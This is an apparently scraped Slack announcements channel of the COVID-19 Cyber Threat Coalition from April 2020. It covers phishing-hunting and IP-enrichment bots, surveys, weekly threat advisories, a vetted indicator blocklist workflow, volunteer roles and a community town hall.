We really hope that the new naming will be more usefull and easy to understand for everyone. 🤗We also have some interesting news for you, talking about automation:- A tool room with **phish domains hunter bot** is up and running since some days. Feel free to join #tools-phishing_finder in order to help the monitoring and the reporting on OTX (Special Thanks to @Emanuele De Lucia / Telsy / Head of CTI)
- A tool room that **enrich every ipv4 posted with infrastructure information** is up and running on #tools-ipv4_enrichment. Please also note that u can use this feature opening a DM with @censysbot (Special Thanks to @jose nazario / censys / r and d). :)enJoy!

❤️8😍2🙌2👏3

2 replies
Last reply 19 days agoView thread

US / Emily Austin / Mailchimp / Sr. Security Engineer (Anti-Abuse, Defense) 9:25 PM

Hi @**here**! The Threat Advisory team would like to learn more about the types of groups represented here, how prevalent COVID-19-related attacks are at your organizations, and what types of resources would be most helpful in mitigating those attacks.Please take a few minutes to fill out our brief (seriously, it's only 11 questions!) survey. We aren't collecting any identifying information, and your answers won't be attributable to you.**If you'd like to participate, please complete the survey by noon UTC -4 on Saturday, April 4, so we can analyze and include insights in our first threat advisory, which will be going out Monday or Tuesday of next week.**Thanks in advance!https://www.surveymonkey.com/r/QCJLPLJ (edited)

👍9✓6

Saturday, April 4th

US / Joshua Saxe / Sophos / Chief Scientist 4:32 AM

@**channel**Hi everyone, a few announcements to close the week:

- After 2 weeks, we have more than 2700 members. The rare breadth of talent and experience that's concentrated here is truly extraordinary. It means we have a vast pool of professionals spotting attacks in unique locales and centralizing that knowledge, producing a growing herd immunity against ongoing criminal campaigns. And the bigger we get, the stronger we get, so **please signal boost this community on Twitter** (https://twitter.com/ThreatCoalition/status/1246182748596862977).
- **If you're here and are benefiting from intelligence shared by others, please be so kind as to share any intelligence you're observing.** Reciprocity is the magic that makes this all work. And please continue to contribute structured threat intelligence to our Open Threat Exchange group (https://otx.alienvault.com/group/840/pulses). High volume threat intelligence is far easier to make meaning of in structured, computer-readable form.
- **Finally -- *this one is new and important* -- we are looking for a community manager** to serve as point person for helping to grow this community into a resilient, engaging collective committed to mutual cyber-defense and the cyber-defense of the planet. **If you have experience managing large online communities** and are willing to volunteer 8 hours a week for the next few months, please reach out to me via DM. We are interested in organizing activities such as a community talk series in which members speak on threat landscape observations, as well as workshops in which IT security operators can discuss what they're seeing and how they're responding, via video chat.

Thanks to everyone who has come together here for the "warm up" we've engaged in over the last two weeks. We're just getting started!*The CCTC Steering Committee*

COVID-19 Cyber Threat Coalition @ThreatCoalition

After two weeks, the COVID19 Cyber Threat Coalition now includes 2,726 security professionals united in fighting COVID19-related cyber-attacks. Join us to share fresh intelligence, build community, and volunteer with our multiple cyber-defense efforts. https://join.slack.com/t/covid19cybert-qvl7792/shared_invite/zt-cyt9l8z9-wojJ6lHvlLKbWU0GnoUfXQ

Twitter | Apr 4th

AlienVault Open Threat Exchange

AlienVault - Open Threat Exchange

Learn about the latest online threats. Share and collaborate in developing threat intelligence. Protect yourself and the community against today's latest threats

❤️27👍🏻4➕3💪10👍1

US / Emily Austin / Mailchimp / Sr. Security Engineer (Anti-Abuse, Defense) 4:56 AM
Hi @**here** — we are opening our survey up to the security community at large. Please help amplify this tweet by liking and retweeting! Really excited about what we’re going to learn from this. https://twitter.com/ThreatCoalition/status/1246143864710234112

COVID-19 Cyber Threat Coalition @ThreatCoalition
We're conducting a survey of security professionals to learn more about the impact of COVID-19-related cyberattacks. Please take a moment to complete our short survey–it will help us provide the most relevant resources for the community. #security #COVID19 https://www.surveymonkey.com/r/QCJLPLJ
Twitter | Apr 4th

👍12✅2

Sunday, April 5th

IT / Emanuele Gentili / TS-WAY / Threat Intelligence🇮🇹 3:15 AM
Hi @**here** -- Since we are observing an increase of ddos attacks in relationship to health sector and Critical Infrastructures, we have decided to open #ddos room.
Feel free to join the room in order to give your contribute! RUMINT is also accepted 😛 (edited)

👍7

IT / Emanuele Gentili / TS-WAY / Threat Intelligence🇮🇹 4:02 AM
A themed room for the #ics-scada threats information sharing activity - up to TLP GREEN - has been also created.

👍2

Monday, April 6th

US / Joshua Saxe / Sophos / Chief Scientist 8:45 PM
Happy Monday everyone! Please see this post for information about how you can help and get involved -- https://covid19cybert-qvl7792.slack.com/archives/C010A5TAK1A/p1585625505391100.

US / Joshua Saxe / Sophos / Chief Scientist
Hi @**everyone**,We've been inspired by your interest in volunteering. **At a basic level, we ask that everyone signal boost our efforts https://twitter.com/ThreatCoalition/status/1244340555007614976, share what COVID19-related threats they're seeing in the appropriate channels, and contribute intelligence to our Slack channels and OTX**

group https://otx.alienvault.com/group/840/pulses.At a more advanced level, we need dedicated volunteers to help build a cross-industry threat intelligence laboratory that moves the needle on protecting the public during the pandemic. If you have relevant skills, consider volunteering. When this is over, and people ask, this will be what you did during the pandemic… Show more
Thread in #official-announcements | Mar 31st | View message


💪4

Tuesday, April 7th

US / Emily Austin / Mailchimp / Sr. Security Engineer (Anti-Abuse, Defense) 1:37 AM
Hi @**here**, we’ve just published our first weekly threat advisory for COVID-19-related attacks. Please retweet and share with your networks:
https://twitter.com/ThreatCoalition/status/1247231560769843203
cyberthreatcoalition.org/covid-19-cyber-threat-updates-blog/2020-04-06-weekly-threat-advisory

COVID-19 Cyber Threat Coalition @ThreatCoalition
Read our first threat advisory and learn more about #COVID19-themed phishing, ransomware, and virtual meeting tool vulnerabilities! #security
https://www.cyberthreatcoalition.org/covid-19-cyber-threat-updates-blog/2020-04-06-weekly-threat-advisory
Twitter | Apr 7th

43

14

6

10👍2

Thursday, April 9th

US / Emily Austin / Mailchimp / Sr. Security Engineer (Anti-Abuse, Defense) 1:29 AM
Hi @**here**! Quick update about our available threat feeds. We want to produce the highest quality feeds with the least amount of false positives possible, so as of today, **we’ve discontinued our unvetted blocklists.** We’ll be updating URLs associated with unvetted feeds to point to vetted feeds, but please update any tooling you have to point to our vetted feeds.
👍39🙂10❤️9

Monday, April 13th

US / Joshua Saxe / Sophos / Chief Scientist 3:04 AM
Hi @**everyone** -- Those of you contributing indicators to the COVID19 Cyber Threat Coalition 'Vetted' OTX group may have noticed that your pulses were removed from this

OTX group over the weekend.This is because we've revised our workflow for releasing indicators to the public. Our new workflow involves a few steps:

1. Coalition volunteers should submit indicators to the *unvetted* (not the vetted) Coalition OTX group (https://otx.alienvault.com/group/840/pulses).
2. We'll then run those indicators through donated SOAR infrastructure (thank you ThreatConnect!) to FP-test them by scanning them with 70+ scanning engines. Once they've been FP-tested (and enriched and tested for validity in other ways) they'll be deemed 'vetted'. Currently, to remain FP averse, we're requiring that 10/70 scanners deem an indicator malicious for us to include it in the CCTC blocklist.
3. Vetted indicators will be released to our now closed-access vetted group https://otx.alienvault.com/group/837/pulses and to our blocklist at blocklist.cyberthreatcoalition.org, the blocklist will be updated at **10 minute intervals**

This change in process is our way of living up to our mission statement: ***We pledge to produce a professional-quality threat feed that the broad IT security public can rely upon. Volunteerism doesn't mean a loss of professionalism or capability.*** By ensuring that all indicators we publish to our blocklist have gone through a rigorous, FP-averse automated vetting filter, we believe we'll be better living up to this mission.TL;DR here -- from now on submit to our 'unvetted' group https://otx.alienvault.com/group/840/pulses -- the indicators you produce that make it through our QA filters will go on blocklists we'll be pushing out to the IT security public to protect themselves.If you have questions or concerns please mention them in reply to this post. Thank you to everyone contributing threat intelligence to OTX. We've received a huge amount of feedback that what folks are contributing is proving very useful to vendors, law enforcement, IT security departments, SOCs, and others.

AlienVault Open Threat Exchange

AlienVault - Open Threat Exchange


Learn about the latest online threats. Share and collaborate in developing threat intelligence. Protect yourself and the community against today's latest threats

AlienVault Open Threat Exchange

AlienVault - Open Threat Exchange

Learn about the latest online threats. Share and collaborate in developing threat intelligence. Protect yourself and the community against today's latest threats

👍30❤️2

**8 replies**


Last reply 8 days agoView thread

Tuesday, April 14th

US / Joshua Saxe / Sophos / Chief Scientist 10:29 AM

Hi @**everyone** --A few announcements. First, our Slack invite link went stale. **We've created a permanent invite link announced in this tweet:** https://twitter.com/ThreatCoalition/status/1249895810327875584 -- **please** amplify by retweeting on Twitter and sharing on LinkedIn and any other relevant platform. Simply doing this would be of immense help. There's been substantial confusion about how to join our community and getting the word out about this working invite link will help clear this up.**Second, @Erick Galinkin / Rapid7, AI Researcher / CCTC Committee, our new Community Manager, is organizing a new initiative: a weekly talk series.** These talks, organized by our Community Management team, will feel a bit like community town halls, as they'll start with announcements, move on to an update on our community's weekly threat advisory, and then, for the main event, feature a speaker or panel of speakers. The sessions will always leave time for interaction and Q&A.Our first session, **happening this Thursday (time / webinar link TBD)** will feature folks from our IoC team talking about our vision for our blocklist and threat intel outputs going forward, and will deep-dive into the IoC processing architecture we've built for enriching and FP-testing community-submitted indicators. In the future, we've envisioned inviting, for example, a panel of healthcare CISOs to talk about cybersecurity in the time of COVID19, representatives from law enforcement to talk about takedowns, and researchers from our community to talk about their findings. Watch this space for details.Third announcement: **if you'd like to get involved as a volunteer, please contact myself or one of the team leaders listed below if you have the described skills:**@US / Emily Austin / Mailchimp / Sr. Security Engineer (Anti-Abuse, Defense), who organizes our weekly threat advisory, which requires threat intelligence skills, cybersecurity domain knowledge, writing skills, graphical design skills, and the like.@Rich Harang / Sophos AI / Research Director, who is organizing data science threat intelligence efforts which require that you have work experience as a data scientist.@Pim T / Expert Threat Analyst, who is organizing engineering efforts around getting blocklists and threat intelligence products out, and could use help from those with strong software and systems engineering skills.As mentioned above, @Erick Galinkin / Rapid7, AI Researcher / CCTC Committee who is in charge of community management which requires strong right-brain skills and creative ideas about how to activate the mass of human capital we have in our community.We also need program managers to help herd cats on all of our efforts -- @US / Reshma Shahabuddin / Sophos / Principal Program Manager manages our program management team. Please reach out to her or myself if you have program management skills and can donate at least an hour per weekday of your time.Finally, last but definitely not least, @US / Nick Espinosa / Security Fanatics / Chief Security Fanatic / UTC -5 organizes media outreach for our effort. Please contact him if you have experience doing media outreach and can donate your time on a daily basis to doing this with the Coalition.That's all for now, thanks to everyone for being here and all of your contributions! (edited)

COVID-19 Cyber Threat Coalition @ThreatCoalition
COVID19 Cyber Threat Coalition is now 3000+ members sharing threat intel, running threat blocklists, releasing a weekly threat advisory, + organizing a (virtual) threat intel talk series. Join us and let's help #infosec do its part in this time of crisis! https://join.slack.com/t/covid19cybert-qvl7792/shared_invite/zt-diuai2w2-MJgNlAa8RnxUsDcXayhT7w
Twitter | Apr 14th

👍15 ❤️4  1

Wednesday, April 15th

US / Emily Austin / Mailchimp / Sr. Security Engineer (Anti-Abuse, Defense) 1:03 AM
Hi @**here**! This week’s threat advisory is live! Please retweet and share with your contacts:
https://twitter.com/ThreatCoalition/status/1250122054688550912
https://www.cyberthreatcoalition.org/covid-19-cyber-threat-updates-blog/2020-04-14-weekly-threat-advisory

COVID-19 Cyber Threat Coalition @ThreatCoalition
This week’s threat advisory is live on our blog! Today we’re sharing analysis of COVID-themed domain trends, lure rebranding, threats of personalized attacks against healthcare professionals, and more. #security #COVID https://www.cyberthreatcoalition.org/covid-19-cyber-threat-updates-blog/2020-04-14-weekly-threat-advisory
Twitter | Apr 15th

COVID-19 Cyber Threat Coalition
2020-04-14 Weekly Threat Advisory — COVID-19 Cyber Threat Coalition
Published: 2020-04-14, 1:49 PM UTC-4 TLP: White Intro Criminal groups and nation state actors are exploiting the COVID-19 pandemic to target healthcare systems and critical IT infrastructure all over the world. The COVID-19 Cyber Threat Coalition has created a platform to collect, assess, and s

🔥13 4 👍6 ➕1

US / Nick Espinosa / Security Fanatics / Chief Security Fanatic / UTC -5 1:05 AM
On it! This will also be my video/audio for the day as well!
❤️5

Thursday, April 16th

US / Joshua Saxe / Sophos / Chief Scientist 4:15 AM
@**everyone**Tomorrow (Thursday April 16th) at 4PM UTC / 9AM US-Pacific, we'll be doing our first weekly community meeting. Please signal boost by retweeting or sharing by other means: https://twitter.com/ThreatCoalition/status/1250533148657627136Meeting description follows:**COVID19 Cyber Threat Coalition Weekly Town Hall #1:**

- *Community announcements (5 minutes)*
- *Threat landscape update (10 minutes)*
- *Talk on our framework for creating a trusted, continuously updated IoC blocklist from untrusted, crowdsourced indicators (20 minutes).*
- *Q&A and discussion (5 minutes, and then to be continued on Slack)*

*In our talk, Joshua Saxe and Pim Trouerbach will present the technologies the CCTC IoC development team has assembled to continuously populate the CCTC blocklist hosted at blocklist.cyberthreatcoalition.org. These include, among other elements, a Slackbot, (free) Alienvault OTX, the (donated) ThreatConnect SOAR platform, a (donated) Cloudflare-protected VPS host, and lots of caffeine. Come and listen to find out how your contributions on CCTC Slack can help protect the public from cyberthreats and what we're looking to do going forward.***Information to join the meeting follows:**When: Apr 16, 2020 09:00 AM Pacific Time (US and Canada)
Topic: CTC Weekly Town Hall #1Please click the link below to join the webinar:
https://zoom.us/j/98309953566?pwd=SUxvMHJXeFNrOGtLejh5QzQvL1RKQT09Password: 740358Or iPhone one-tap :

US: +13126266799,,98309953566#,,#,740358# or +16465588656,,98309953566#,,#,740358#
Or Telephone:
Dial(for higher quality, dial a number based on your current location):
US: +1 312 626 6799 or +1 646 558 8656 or +1 346 248 7799 or +1 669 900 6833 or +1 253 215 8782 or +1 301 715 8592
Webinar ID: 983 0995 3566
Password: 740358
International numbers available: https://zoom.us/u/acRFsPauYk (edited)

13👍15💯5 4 1 1😡2

US / Joshua Saxe / Sophos / Chief Scientist 10:48 PM

@everyone Friendly reminder: Our community meeting is happening at the top of the hour (in about 10 minutes); meeting invite here: https://zoom.us/j/98309953566?pwd=SUxvMHJXeFNrOGtLejh5QzQvL1RKQT09

👍22 10🌮3 1

10 replies
Last reply 4 days agoView thread

Friday, April 17th

US / Emily Austin / Mailchimp / Sr. Security Engineer (Anti-Abuse, Defense) 4:16 AM

Hi **@channel**. The Threat Advisory team is conducting another survey to learn more about the varieties of COVID-related threats that are out there, and your input is needed!**Fill out our short (only 10 questions!) survey to help us provide the most relevant intelligence and resources to fight these attacks.** Like our previous survey, we aren’t collecting any identifying information, and your answers will not be attributable to you.Thank you in advance. 🙏
https://www.surveymonkey.com/r/QC55GNX

surveymonkey.com
COVID-19 Cyber Threat Coalition Survey: Attack Trends
Help us get a deeper understanding of themes of COVID-related threats and how well existing tooling is defending against those threats.(56 kB)

https://surveymonkey-assets.s3.amazonaws.com/collector/258503263/image_upload/c962790e-b8aa-4ab1-a415-d927e6a43b3f.png

👍🏻15📊3🌮4👍3

Yesterday

US / Emily Austin / Mailchimp / Sr. Security Engineer (Anti-Abuse, Defense) 4:51 AM
Hi all. This week’s advisory is live, please RT and share! https://twitter.com/ThreatCoalition/status/1252353937195143170

COVID-19 Cyber Threat Coalition @ThreatCoalition
This week, we take a fresh look at COVID-related domain registration trends, review results from our second community survey regarding attack types and themes, and muse about the general state of cybersecurity during the pandemic.https://www.cyberthreatcoalition.org/covid-19-cyber-threat-updates-blog/2020-04-20-weekly-threat-advisory
Twitter | Yesterday at 4:50 AM